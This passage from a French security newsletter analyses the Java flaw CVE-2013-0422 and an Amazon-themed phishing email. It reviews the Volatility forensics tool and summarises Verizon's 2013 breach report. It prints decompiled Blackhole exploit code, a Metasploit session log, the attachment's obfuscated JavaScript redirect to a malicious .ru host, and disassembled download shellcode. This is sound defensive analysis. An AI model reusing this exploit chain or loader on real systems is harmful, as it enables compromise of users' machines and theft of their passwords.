[3] Fonction CryptDeriveKey()
http://msdn.microsoft.com/en-us/library/windows/desktop/aa379916(v=vs.85).aspx

[4] Fonction CryptCreateHash()
http://msdn.microsoft.com/en-us/library/windows/desktop/aa379908(v=vs.85).aspx

[5] Identifiants d'algorithmes ALG_ID
http://msdn.microsoft.com/en-us/library/windows/desktop/aa375549(v=vs.85).aspx

[6] JFIF standard - marker code assignements
http://www.digicamsoft.com/itu/itu-t81-36.html

[7] Windows SysInternals
http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx

[8] Android Malware Steganography
http://www.f-secure.com/weblog/archives/00002305.html

[9] Article de 2004 sur l'incapacité des Antivirus face aux JPEG
http://news.cnet.com/JPEG-exploit-could-beat-antivirus-software/2100-7349_3-5388633.html

Java CVE-2013-0422

par Rodolphe NEUVILLE

Contexte

L'année 2013 aura commencé en fanfare pour Oracle avec la publication successive de trois versions de la machine virtuelle JAVA suite à la découverte de failles de sécurité critiques. Ces mises à jour ont corrigé pas moins de 50 vulnérabilités dont la première à être identifiée fut la faille référencée CVE-2013-0422.

Vulnérabilité

Cette vulnérabilité est liée à un problème dans la nouvelle implémentation de la gestion des méthodes introduites avec Java 7. Cette nouvelle fonctionnalité, reposant sur la méthode MethodHandle, vise à améliorer le support du langage dynamique reposant sur la machine virtuelle Java. Cela permet d'améliorer la flexibilité et la vitesse d'accès aux classes et aux méthodes d'un objet de manière dynamique ou de pouvoir agir de façon générique sur un objet. Ainsi, il est possible d'utiliser la méthode MethodHandle pour créer un mécanisme de gestionnaire de méthode pour une classe donnée. Chaque méthode va alors passer par des vérifications d'usages lorsqu'elles sont résolues pour la première fois.

Toutefois, il est intéressant de noter qu'il est possible de créer un objet MethodHandles pour l'objet MethodHandles lui même. Le gestionnaire de méthode va alors générer des méthodes supplémentaires, issues de la classe MethodHandles.Lookup, dans le but d'identifier le constructeur et les méthodes associées à la classe manipulée.

Toutefois, cela implique des risques si jamais le constructeur identifié pour la méthode analysée provient d'une classe arbitraire définie par l'utilisateur : les vérifications de sécurité peuvent alors être contournées.

« Cette vulnérabilité est liée à un problème dans la nouvelle implémentation de la gestion des méthodes introduites avec Java 7 »

C'est ce procédé d'introspection qui permet de contourner certaines sécurités de la machine virtuelle Java.

Exploitation

C'est le chercheur français @Kafeine, qui a révélé en premier l'utilisation par les kits d'exploitation Blackhole, Cool Exploit, Kitm Gong Da, Nuclear Pack, RedKit et Sakura de cette nouvelle faille 0day affectant Java.

L'exploitation de cette dernière par un attaquant permet, au moyen d'une page web malicieuse, de compromettre le système d'un internaute implémentant une version vulnérable de Java (versions antérieures à l'update 13).

L'exploit en question utilise le même procédé que la faille de sécurité, référencée CVE-2012-5088, corrigée fin octobre 2012 par Oracle et tire partie de ce problème de contrôle d'accès qui permet à une applet Java non vérifiée d'accéder à une classe restreinte dite de confiance. Ainsi, en plus de l'utilisation méthode java.lang.invoke.MethodHandle.InvokeWithArguments(), l'exploit utilise une vulnérabilité liée

```
public ewjvaiwebvhtuai124a(String paramString)
    throws Throwable {
        try {
            byte[] arrayOfByte = ewjvaiwebvhtuai124f(test.ewjvaiwebvhtuai124a(ewjvaiwebvhtuai124b, "") + test.
                ewjvaiwebvhtuai124a(ewjvaiwebvhtuai124a, ""));
            JmxMBeanServerBuilder localJmxMBeanServerBuilder = new JmxMBeanServerBuilder();
            JmxMBeanServer localJmxMBeanServer = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer("", null, null);
            MBeanInstantiator localMBeanInstantiator = localJmxMBeanServer.getMBeanInstantiator();
            Class localClass1 = localMBeanInstantiator.findClass(ewjvaiwebvhtuai124c(var_666c[1]), null);
            Class localClass2 = localMBeanInstantiator.findClass(ewjvaiwebvhtuai124c(var_666c[5]), null);
            MethodHandles.Lookup localLookup = MethodHandles.publicLookup();
            MethodType localMethodType1 = MethodType.methodType(MethodHandle.class, Class.class, new Class[] { MethodType.
                class });
            MethodHandle localMethodHandle1 = localLookup.findVirtual(MethodHandles.Lookup.class, ewjvaiwebvhtuai124c(
                var_666c[3]), localMethodType1);
            MethodType localMethodType2 = MethodType.methodType(Void.TYPE);
            MethodHandle localMethodHandle2 = (MethodHandle)localMethodHandle1.invokeWithArguments(new Object[] {
                localLookup, localClass1, localMethodType2 });
            Object localObject1 = localMethodHandle2.invokeWithArguments(new Object[0]);
            MethodType localMethodType3 = MethodType.methodType(MethodHandle.class, Class.class, new Class[] { String.
                class, MethodType.class });
            MethodHandle localMethodHandle3 = localLookup.findVirtual(MethodHandles.Lookup.class, ewjvaiwebvhtuai124c(
                var_666c[4]), localMethodType3);
            MethodType localMethodType4 = MethodType.methodType(localClass2, ClassLoader.class);
            MethodHandle localMethodHandle4 = (MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] {
                localLookup, localClass1, ewjvaiwebvhtuai124c(var_666c[0]), localMethodType4 });
            Object localObject2 = localMethodHandle4.invokeWithArguments(new Object[] { localObject1, null });
            MethodType localMethodType5 = MethodType.methodType(Class.class, String.class, new Class[] { [B.class });
            MethodHandle localMethodHandle5 = (MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] {
                localLookup, localClass2, ewjvaiwebvhtuai124c(var_666c[2]), localMethodType5 });
            Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(new Object[] { localObject2, null,
                arrayOfByte });
            localClass3.newInstance();
            Method localMethod = localClass3.getMethod("r", new Class[] { String.class, Class.class });
            localMethod.invoke(null, new Object[] { paramString, hw.class });
        }
        catch (Exception localException) {
        }
}
```

Exploit utilisé au sein du kit d'exploitation Blackhole

à de l'implémentation de la classe MBeanInstantiator qui permet de récupérer une référence sur une classe restreinte à partir d'un objet de confiance. Pour ce faire, l'exploit utilise la méthode com.sun.jmx.mbeanserver.MBeanInstantiator.findClass() qui implique l'appel de la méthode com.sun.jmx.mbeanserver.MBeanInstantiator.loadClass() ; cette dernière permet l'importation de n'importe quel paquet Java. Ainsi, il suffit d'instancier un objet MBeanInstanciator pour ensuite utiliser la méthode findClass() afin d'appeler n'importe quel élément souhaité comme la méthode Sun.org.mozilla.javascript.internal.context qui peut être utilisée par un attaquant pour désactiver le gestionnaire de sécurité du navigateur.

POC

Le framework metasploit propose un code d'exploitation, sous la forme d'un module Ruby pour exploiter cette vulnérabilité.

Ce module permet de générer une page Internet et de la rendre disponible en l'hébergeant sur un serveur HTTP minimal automatiquement mis en place sur le système de l'attaquant. La page web malveillante force le navigateur à télécharger et à exécuter un applet Java (fichier JAR) spécialement conçu. Lors de son exécution, ce fichier exploite la faille de sécurité au sein de la machine virtuelle Java. Par ce biais, le pirate est en mesure de forcer la machine virtuelle Java à exécuter du code arbitraire.

```
msf  exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.10.112:4646
[*] Using URL: http://0.0.0.0:8080/CNjgG7XyHAVz
[*]  Local IP: http://172.16.10.112:8080/CNjgG7XyHAVz
[*] Server started.
msf  exploit(java_jre17_jmxbean) > [*] 172.16.10.134    java_jre17_jmxbean - handling request for /CNjgG7XyHAVz
[*] 172.16.10.134    java_jre17_jmxbean - handling request for /CNjgG7XyHAVz/
[*] 172.16.10.134    java_jre17_jmxbean - handling request for /CNjgG7XyHAVz/vxTCNURJ.jar
[*] 172.16.10.134    java_jre17_jmxbean - handling request for /CNjgG7XyHAVz/vxTCNURJ.jar
[*] Sending stage (30216 bytes) to 172.16.10.134
[*] Meterpreter session 1 opened (172.16.10.112:4646 -> 172.16.10.134:1073) at 2013-01-11 15:47:34 +0100
```

Exploitation de la vulnérabilité via le module Metasploit

> INFO

Java, toujours Java...

Java est décidément sous les feux de la rampe depuis le début de l'année. En moins de quatre mois, Oracle a publié, en avril 2013, sa 5e mise à jour de la machine virtuelle Java (voir CXA-2013-0109, CXA-2013-0323, CXA-2013-0502, CXA-2013-0639 et CXA-2013-1128), alors que seuls deux des correctifs étaient préalablement annoncés dans le cadre du cycle de sécurité de l'éditeur. Dans le même temps, les chercheurs ont publié autant de codes d'exploitation ciblant Java, suite à la découverte de l'exploitation sur Internet par les pirates d'une faille de type 0day (voir CXA-2013-0090, CXA-2013-0222, CXA-2013-0564, CXA-2013-0946 et CXA-2013-1174).

Le 6 mars, au concours Pwn20wn, la société VUPEN a remporté le concours, une fois de plus au travers d'une faille Java (CVE-2013-0402). Félicitations à Florent (@TaPion) et ses collègues pour ce nouveau trophée !

Puis, le 22 avril, la société Security Explorations, qui s'est particulièrement fait remarquer depuis quelques mois, a annoncé une nouvelle fois avoir découvert une faille de sécurité critique au sein de la dernière version en date de la JVM. Tout comme les précédentes, cette faille permettrait de prendre le contrôle d'un système à distance, mais contrairement aux autres fois, la faille ne concernerait pas uniquement le plug-in Java intégré au sein des navigateurs, mais aussi les JVM intégrées côté serveur. La faille proviendrait toujours de l'API « Reflection ».

Bref la découverte des vulnérabilités 0day Java continue et n'est pas prête de s'arrêter...

Correctifs

Un premier correctif lié à cette utilisation récursive de l'API Java aura été publié par Oracle une semaine après sa découverte (Java 7 update 11) et inclut des vérifications supplémentaires dans la méthode java.lang.invoke.MethodHandleNatives.isCallerSensitive ainsi que dans la classe sun.reflect.misc.MethodUtil.

Il apparait que la vulnérabilité est toujours présente malgré l'application de ce correctif comme l'illustre la preuve de concept suivante :

```
C:\Users\xmco>"C:\Program Files\Java\jdk1.7.0_11\bin\appletviewer.exe" poc.html
Trying to turn off security manager...
MBeanInstantiator = com.sun.jmx.mbeanserver.MBeanInstantiator@db3331
clazz = class sun.org.mozilla.javascript.internal.Context
-----------------------------------------
Trying to load unsafe content...
MBeanInstantiator = com.sun.jmx.mbeanserver.MBeanInstantiator@7673a2
clazz = class sun.misc.Unsafe
```

Finalement, il aura fallu attendre la publication de Java 7 update 12 issues du Critical Patch Update du mois de février pour qu'Oracle corrige la vulnérabilité.

Références

Références CERT-XMCO
CXA-2013-0087, CXA-2013-0109, CXA-2013-0496

Oracle Security Alert for CVE-2013-0422
http://www.oracle.com/technetwork/topics/security/alert-cve-2013-0422-1896849.html

Article de Kafeine
http://malware.dontneedcoffee.com/2013/01/0-day-17u10-spotted-in-while-disable.html

Analyse publiée par Microsoft
http://blogs.technet.com/b/mmpc/archive/2013/01/20/a-technical-analysis-of-a-new-java-vulnerability-cve-2013-0422.aspx

Exploit disponible au sein de Metasploit
https://community.rapid7.com/community/metasploit/blog/2013/01/11/omg-java-everybody-panic

Référence OSVDB
http://osvdb.org/89059

Le whitepaper du mois

par Charles DAGOUAT

Verizon : « 2013 Data Breach Investigation Report »

Verizon vient de publier la version 2013 de son rapport intitulé « Data Breach Investigations Report » (DIBR).

Une fois de plus, la Chine est pointée du doigt dans ce rapport, après l'avoir été dans le rapport du cabinet américain Mandiant (voir CXA-2013-0522).

D'après le rapport de Verizon, 30 % des fuites de données examinées sont consécutives à une intrusion réalisée depuis une adresse IP chinoise. Dans 96 % des cas d'attaques menées depuis la Chine, la motivation est liée au cyber-espionnage.

Toutefois, d'après Verizon, la Chine se place à peine devant la Roumanie qui, pour sa part, serait d'abord motivée par la recherche du profit. Quant aux États-Unis, ils sont en troisième position dans ce classement peu prestigieux avec 18 % des attaques qui ont été menées à partir d'adresses IP américaines.

Contrairement à l'année précédente, le rapport souligne une baisse de l'hacktivisme, suite à l'arrestation en mars 2012 d'un des leaders du groupe LulzSec, Hector Xavier Monségur alias « Sabu » (voir CXA-2013-1187) qui a contribué à l'arrestation d'autres membres du même groupe. Cependant, le rapport indique que les attaques par déni de service distribué sont un phénomène croissant auquel les entreprises auront de plus en plus à faire face.

Pour la sixième année son étude DBIR, cette édition 2013 a couvert 47.000 incidents de sécurité signalés et 621 infractions avérées. L'étude aura également été l'occasion de présenter de nouveaux contributeurs au rapport, à savoir le CERT de Malaisie (MyCERT), le cabinet Deloitte, et le CERT Insider Threat Center de l'Université Carnegie Mellon.

Le rapport peut être téléchargé à l'adresse suivante : http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2013_en_xg.pdf

Le SPAM du mois : Amazon

par Arnaud BUCHOUX

timag

Acte 1 : réception de l'email

Le 27 février, nous avons reçu un email clamant provenir de l'adresse « account-update@amazon.com ». L'email est plutôt grossier : rempli de fautes, et il ne respecte pas du tout la charte graphique d'Amazon. D'autres emails similaires ont été reçus, comme un message provenant de « member@linkedin.com ».

Acte 2 : redirection vers un site malveillant

Ce qui rend ce message plus intéressant est sa pièce jointe : un fichier HTML. Ce fichier, une fois ouvert avec un navigateur, nous informe que nous allons être redirigés vers un autre site.

Le code source de ce fichier HTML est principalement constitué d'un script JavaScript, et plus particulièrement d'une variable contenant des caractères hexadécimaux.

```
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
<title>Please wait</title>
 </head>
 <body>
<h1><b>Please wait... You will be forwarded... </h1></b>
<h4>Internet Explorer / Mozilla Firefox compatible only</
h4><br>


<script>asgq=[0x76,0x61,0x72,0x31,0x3d,0x34,0x39,0x3b,0xa,
0x76,0x61,0x72,0x32,0x3d,0x76,0x61,0x72,0x31,0x3b,0xa,
0x69,0x66,0x28,0x76,0x61,0x72,0x31,0x3d,0x3d,
0x76,0x61,0x72,0x32,0x29,0x20,0x7b,0x64,0x6f,0x63,0x75,0x6d,
0x65,0x6e,0x74,0x2e,0x6c,0x6f,0x63,0x61,0x74,0x69,0x6f,0x6e,
0x3d,0x22,0x68,0x74,0x74,0x70,0x3a,0x2f,0x2f,0x66,0x6f,
0x72,0x75,0x6d,0x75,0x73,0x61,0x61,0x61,0x2e,0x72,0x75,0x3a,
0x38,0x30,0x38,0x30,0x2f,0x66,0x6f,0x72,0x75,0x6d,0x2f,0x6c,
0x69,0x6e,0x6b,0x73,0x2f,0x63,0x6f,0x6c,0x75,0x6d,0x6e,0x2e,
0x70,0x68,0x70,0x22,0x3b,0x7d];try{document.body|=1}
catch(gdsgsdg){zz=3;dbshre=74;if(dbshre){vfvwe=0;try{}
catch(agdsg){vfvwe=1;}if(!vfvwe){e=window["eval"];}
s="";for(i=0;i-106!=0;i++){if(window.document)s
+=String.fromCharCode(asgq[i]);}
z=s;e(s);}}</script>

</body>
</html>
```

Une fois converti de manière à être lisible, le mot clé « document.location » nous indique la page vers laquelle nous allons être redirigés : « http://forumusaaa.ru:8080/forum/links/column.php ».

```
var1=49;§fETB##xfETB#DC3°if(var1==var2)
{document.location="http://forumusaaa.ru:8080/forum/links/column.php";}
```

Cette page apparaît comme vide à l'affichage. Son code source est pourtant plus complet. Comme auparavant, une variable contenant des caractères hexadécimaux est présente. Une fois décodée, on découvre un code JavaScript d'une longueur de 1915 lignes.

Exploitation de vulnérabilités

Le code fonctionne de la manière globale suivante :

➕Initialisation du script : récupération de la version du système d'exploitation, du User Agent, de la présence d'ActiveX pour Internet Explorer, et de la version de divers plugins (PDF, Java, Flash) ;

➕Exécution d'une fonction appelant d'autres fonctions, dont le but est de télécharger des fichiers malveillants. Ces sous-fonctions sont découpées en 3 catégories :
- Fonction « pX » : téléchargement de fichiers PDF ;
- Fonction « jX » : téléchargement de fichiers Java ;
- Fonction « fX » : téléchargement de fichiers Flash.

« Le contenu Flash est détecté par 13 antivirus sur VirusTotal comme étant un code d'exploitation du type BlackHole »

Dans notre exemple, seules les fonctions téléchargeant des fichiers Flash étaient utilisées. Les autres fonctions étaient simplement constituées d'un « return false ».

La fonction « f1 » est illustrée ci-dessous. Cette dernière intègre un contenu Flash dans la page Web. Le contenu est téléchargé depuis le même domaine, et certains paramètres de l'URL sont constitués avec la fonction « x() ».

Le contenu Flash est détecté par 15 antivirus sur VirusTotal qui le détecte comme étant un code d'exploitation du type BlackHole. Des résultats similaires ont été constatés pour le 2ème contenu Flash.

Ensuite, une fonction JavaScript nommée « getShellCode » retient notre attention. Un tel nom ne peut passer inaperçu... Cependant, la fonction n'est appelée nulle part ! Nous pouvons supposer qu'il est appelé par les objets Flash, ou par les objets Java et PDF, si ceux-ci avaient été utilisés dans le cadre du SPAM que nous étudions.

En effet, dans notre objet Flash étudié précédemment, il est possible d'identifier un appel à la fonction en question. Les mots-clefs « get » et « Code » sont visibles à partir de la ligne 289 de la fonction « Spray() ». Les mots-clefs « Sh » et « ell » sont référencés plus bas dans le code ActionScript, dans la fonction « Spray$cinit() ».

```
289 pushstring      "get"
291 getlex          sc //nameIndex = 25
293 add
294 pushstring      "Code"
296 add
297 call            (1)
```

```
14 findproperty     sc //nameIndex = 10
16 pushstring       "Sh"
18 pushstring       "ell"
20 add
21 setproperty      sc //nameIndex = 10
```

L'étude de ce « shellcode » commence donc par sa conversion. En effet, la fonction « getShellCode » manipule la variable « a », qui n'est pas vraiment lisible en l'état.

```
1  var a = "8200!%a482!%a551!%e085!%5105!%4404
   %5191!%95e4!%8571!%8504!%6460!%d554!%7444!%
   492!%621a!%6d2a!%4c0b!%6662!%7d6a!%6d7d!%0c
   7!%2482!%2482!%9697!%53c2!%0ac6!%c281!%2a9e
   %f4b5!%a5d4!%c2c0!%42fe!%47c0!%825a!%9282!%
   724!%8207!%8282!%0c82!%ac1d!%7d7d!%0b7d!%17
   a!%d5ec!%3173!%3c9d!%2f86!%52b2!%9e3e!%c502
   %7d7d!%d383!%9a6c!%b140!%b2c5!%6741!%e43a!%
   414!%1414!%".split("").reverse().join("");
2  var b = a["replace"](/\%!/g, "%" + "u")
3  document.write(b)
```

Nous nous retrouvons avec du contenu en Unicode. Après une conversion en binaire, il est possible de désassembler le code obtenu. A l'offset 13, il est possible de voir qu'une opération XOR avec la clef 0x28 (40) est effectuée.

```
XMCO-AB:xortool abuchoux$ ndisasm -u shellCode.bin
00000000  41                inc ecx
00000001  41                inc ecx
00000002  41                inc ecx
00000003  41                inc ecx
00000004  6683E4FC          and sp,byte -0x4
00000008  FC                cld
00000009  EB10              jmp short 0x1b
0000000B  58                pop eax
0000000C  31C9              xor ecx,ecx
0000000E  6681E90BFE        sub cx,0xfe0b
00000013  803028            xor byte [eax],0x28
00000016  40                inc eax
00000017  E2FA              loop 0x13
00000019  EB05              jmp short 0x20
0000001B  E8EBFFFFFF        call 0xb
00000020  AD                lodsd
00000021  CC                int3
00000022  5D                pop ebp
00000023  1CC1              sbb al,0xc1
00000025  771B              ja 0x42
00000027  E84CA36818        call 0x1868a378
0000002C  A36824A358        mov [0x58a32468],eax
00000031  347F              xor al,0x7e
```

Une fois le contenu converti, il laisse apparaître une autre

URL. L'accès à cette URL permet de télécharger le fameux « shellcode ».

```
iiiiN
}
 3t
XPj@h
hurlmT
$regs
vr32
 -s Sh
wpbt
.dll
/phttp://forumusaaa.ru:8080/forum/links/column.php?qf=1g:2v:2w:2v:
```

Une fois analysé par VirusTotal, il semble que nous soyons en présence d'un cheval de Troie. Il n'est détecté que par 3 antivirus. McAfee indique que ce programme se spécialiserait dans le vol de mots de passe, et contiendrait une porte dérobée.
Les fonctions « GetStdHandle » et « CreateProcessA », ou l'utilisation des DLL « KERNEL32.dll » et « USER32.dll », confirment en partie ces résultats.

Cette attaque sera donc efficace contre un poste utilisateur sans antivirus. En effet, les contenus Flash sont, en général, assez facilement détectés par les antivirus, quoique...

Pour ce numéro spécial, nous avons choisi de vous présenter un outil particluièrement utilisé lors d'investigations Forensic : Volatility

Charles DAGOUAT et Julien MEYER

Kaptain Kobold

LOGICIEL FORENSICS & TWITTER

Volatility
Outil pour analyse de la mémoire vive

Top Twitter
Une sélection de comptes Twitter suivis par le CERT-XMCO

> Volatility

DISPONIBLE A L'ADRESSE SUIVANTE :
https://code.google.com/p/volatility

Présentation

Avec le framework Redline développé par la société Mandiant, Volatility est probablement l'un des outils d'analyse de mémoire vive les plus (re)connus. Son principal point fort est le fait qu'il soit Open Source. En effet, quiconque peut ainsi adapter le fonctionnement de l'outil à ses besoins, en développant de nouveaux plug-ins ou en modifiant le code des modules existants.

Plutôt que de rédiger un énième tutoriel, nous allons partager ici les ressources que nous considérons utiles pour prendre en main l'outil. En effet, comme cela est rappelé sur le site officiel du projet, de nombreux articles ont été publiés par les membres de la communauté (cf https://code.google.com/p/volatility/wiki/VolatilityDocumentationProject).

Volatility, qu'est ce que c'est ?

Tout d'abord, le framework Volatility est développé en Python (avec certains composants en C pour la partie extraction d'image mémoire). L'outil permet d'interpréter le contenu d'une image mémoire afin de retrouver les traces laissées par un programme (malveillant ou pas). En effet, même si les malwares sont en mesure de se cacher aux yeux d'un utilisateur ou d'un analyste travaillant sur le système compromis, tous les programmes laissent obligatoirement des traces en mémoire en s'exécutant, sans quoi ils ne pourraient simplement pas être exécutés. Volatility permet donc de récupérer au sein de l'image mémoire du système étudié les traces associées à l'exécution du système et des programmes à un instant donné.

Ce dernier point est probablement l'un des plus importants à retenir avant d'appréhender l'analyse d'images mémoire. En effet, contrairement à l'analyse d'une image disque que l'on pourrait interpréter à la manière d'une vidéo, l'analyse de l'image mémoire est à mettre en parallèle avec une photographie. Les informations extraites du disque permettent d'interpréter les actions réalisées sur un système sur une période de temps donnée, alors que celles présentes en mémoire ne permettent « que » de caractériser l'état d'un système.

Pour analyser cette image, de nombreuses structures liées au fonctionnement du système d'exploitation sont recherchées et manipulées par le framework afin d'identifier les artefacts présents. Chaque système ayant ses caractéristiques propres, ces informations de base diffèrent en fonction des OS, voire même entre les différentes versions d'un même OS. Volatility a donc la capacité de fonctionner selon deux modes pour la majorité de ses plug-ins :
- en parcourant les structures du plus bas niveau au plus haut niveau jusqu'à accéder aux informations recherchées ;
- ou encore, en scannant l'image mémoire à la recherche des structures contenant l'information recherchée.

Ces deux modes bien distincts sont intéressants puisqu'un pirate est en mesure de manipuler le fonctionnement standard du système pour masquer certaines informations à l'utilisateur. Par exemple, il existe plusieurs structures de données manipulées par le système permettant d'accéder à la liste des processus en cours d'exécution.

OS supportés et formats d'images

Développé en Python, Volatility peut être utilisé sur quasiment n'importe quelle plateforme supportant Python. Son bon fonctionnement a été validé pour Windows, Mac OS et Linux.

OS supportés

Actuellement,Volatility est capable d'analyser les images mémoire produites par les systèmes d'exploitation suivants :

- Windows XP SP2 et SP3 (édition 32 bits) ;
- Windows XP SP1 et SP2 (édition 64 bits) ;
- Windows 2003 Server SP0, SP1 et SP2 (édition 32 bits) ;
- Windows 2003 Server SP1 et SP2 (édition 64 bits) ;
- Windows Vista SP0, SP1 et SP2 (éditions 32 bits et 64 bits) ;
- Windows 2008 Server SP1 et SP2 (éditions 32 bits et 64 bits) ;
- Windows 7 SP0 et SP1 (éditions 32 bits et 64 bits) ;
- Windows 2008 R2 Server SP0 et SP1 (édition 64 bits) ;
- Linux 2.6.11 à 3.5 (versions 32 bits et 64 bits) ;
- Mac OS X de Leopart 10.5 jusqu'à Montain Lion 10.8.3 ;
- Androïd.

Le support de Windows 8 et de Windows Server 2012 devrait faire son apparition dans Volatility plus tard dans l'année.

Formats d'images

Enfin, Volatility est capable de manipuler les images de mémoire vive enregistrées sous plusieurs formats en fonction de la manière dont elles ont été récupérées ou créées :

- Image « raw » ;
- Crash dump ;
- Fichier d'hibernation ;
- Image mémoire VMware (.vmem) ;
- Snapshot de VM et image de mise en veille VMware (.vmss/.vmsn) ;
- VirtualBox core dumps ;
- Image LiME (Linux Memory Extractor) ;
- Image Expert Witness (EWF) ;
- Image « DMA » acquise via Firewire.

Que peut-on faire avec ?

Les (très nombreuses) commandes offertes par Volatility permettent de réaliser les actions suivantes :

- Identifier le type d'image et le profil (version) de l'OS associé (imageinfo, kdbgscan et kpcrscan) ;
- Etudier les processus et les DLL qu'ils ont chargés (pslist, pstree, psscan, psdispscan, dlllist, dlldump, handles, getsids, verinfo, enumfunc, envars, cmdscan, consoles, linux_pslist, linux_psaux, linux_pslist_cache, linux_pstree et linux_psxview) ;
- Analyser la mémoire des processus (memmap, memdump, procexedump, procmemdump, vadwalk, vadtree, vadinfo, vaddump, evtlogs, linux_dump_map, linux_memmap, linux_pidhashtable, linux_proc_maps et linux_bash) ;
- Analyser la mémoire et les objets manipulés par le Noyau (modules, modscan, moddump, ssdt, driverscan, filescan, mutantscan, symlinkscan, thrdscan, linux_lsmod, linux_lsof et linux_tmpfs) ;
- Analyser le système en s'intéressant à la couche graphique (sessions, wndscan, deskscan, atomscan, atoms, clipboard, eventhooks, gathi, messagehooks, screenshot, userhandles, windows, wintree et gditimers) ;
- Analyser les communications réseau (connections, connscan, sockets, sockscan, netscan, linux_arp, linux_ifconfig, linux_netstat, linux_route_cache, linux_pkt_queues et linux_sk_buff_cache) ;
- Etudier les informations liées au Registre (hivescan, hivelist, printkey, hivedump, hashdump, lsadump, userassist, shimcache et getservicesids) ;
- Manipuler les images mémoire (crashinfo, hibinfo, imagecopy et raw2dmp) ;
- Détecter et étudier les logiciels malveillants (malfind, svcscan, ldrmodules, impscan, apihooks, idt, gdt, threads, callbacks, driverirp, devicetree, psxview, timers, linux_check_afinfo, linux_check_creds, linux_check_fop, linux_check_idt, linux_check_modules et linux_check_syscall) ;
- Analyser la configuration du système (linux_cpuinfo, linux_dmesg, linux_iomem, linux_mount, linux_mount_cache, linux_slabinfo, linux_dentry_cache, linux_find_file et linux_vma_cache).

Les développeurs de Volatility maintiennent une documentation détaillée de ces différentes commandes :

- Utilisation basique de Volatility :
https://code.google.com/p/volatility/wiki/VolatilityUsage22
- Détail des commandes Windows (Core, GUI, Malwares et Registre)
https://code.google.com/p/volatility/wiki/CommandReference22
https://code.google.com/p/volatility/wiki/CommandReferenceGui22
https://code.google.com/p/volatility/wiki/CommandReferenceMal22
https://code.google.com/p/volatility/wiki/CommandReferenceRegistryApi22
- Détail des commandes Linux :
https://code.google.com/p/volatility/wiki/LinuxCommandReference22

Un des points notables facilitant grandement l'utilisation de Volatility est la possibilité d'utiliser les variables d'environnement VOLATILITY_PROFILE et VOLATILITY_LOCATION pour faciliter respectivement l'identification du profil correspondant à l'OS et de l'image mémoire à analyser. En effet, lorsque ces options ne sont pas utilisées, il est nécessaire de spécifier leur équivalent à chaque invocation de Volatility,

ce qui peut rendre laborieux d'entrer des commandes. Une alternative est l'utilisation d'un fichier de configuration (par défaut ~/.volatilityrc mais on peut utiliser un nom arbitraire en utilisant l'option --conf-file). Pour utiliser les variables d'environnement, il est nécessaire d'utiliser les commandes suivantes :

```
$ export VOLATILITY_PROFILE=Win7SP0x86
$ export VOLATILITY_LOCATION=file:///tmp/myimage.img
$ ./vol.py plugin ....
```


Le fichier de configuration doit quant à lui contenir les informations suivantes :

```
[DEFAULT]
PROFILE=Win7SP0x86
LOCATION=file:///tmp/myimage.img
```

Par où commencer ?

Les développeurs de Volality proposent sur leur site les liens de téléchargement de nombreuses images mémoire correspondant à des systèmes compromis par les malwares les plus connus (BlackEnergy, CoreFlood, Sality, Silentbanker, Zeus, SpyEye, Stuxnet, Cridex, Shylock ou encore R2D2), ainsi que les images proposées dans le cadre de challenge de sécurité. En cas de blocage, il est en général aisé de trouver des write-up sur Internet.

https://code.google.com/p/volatility/wiki/SampleMemoryImages



Où trouver de l'aide ?

Enfin, la Communauté autour de Volatility est particulièrement active. De nombreux canaux d'informations sont ainsi disponibles :

✚ Les listes de diffusion : Vol-dev (http://lists.volatilesystems.com/mailman/listinfo/vol-dev) et Vol-user (http://lists.volatilesystems.com/mailman/listinfo/vol-users) ;

✚ Twitter où l'on peut retrouver bon nombre de développeurs :
-Andrew Case (@attrc)
-Brendan Dolan-Gavitt (@moyix)
-Jamie Levy (@gleeda)
-Michael Ligh (@iMHLv2)
-AAron Walters (@4tphi)

✚ les présentations et autres tutoriels relatifs à Volatility publiés sur Internet sont listés sur le Wiki du projet à l'adresse suivante :
https://code.google.com/p/volatility/wiki/VolatilityDocumentationProject

Le blog du projet (http://volatility-labs.blogspot.fr) a par ailleurs été lancé l'année passée à l'occasion de la première édition du « MoVP » (Month Of Volatility Plugin), un concours visant à mettre en concurrence les chercheurs désireux de participer au projet en développant le « meilleur » plug-in.

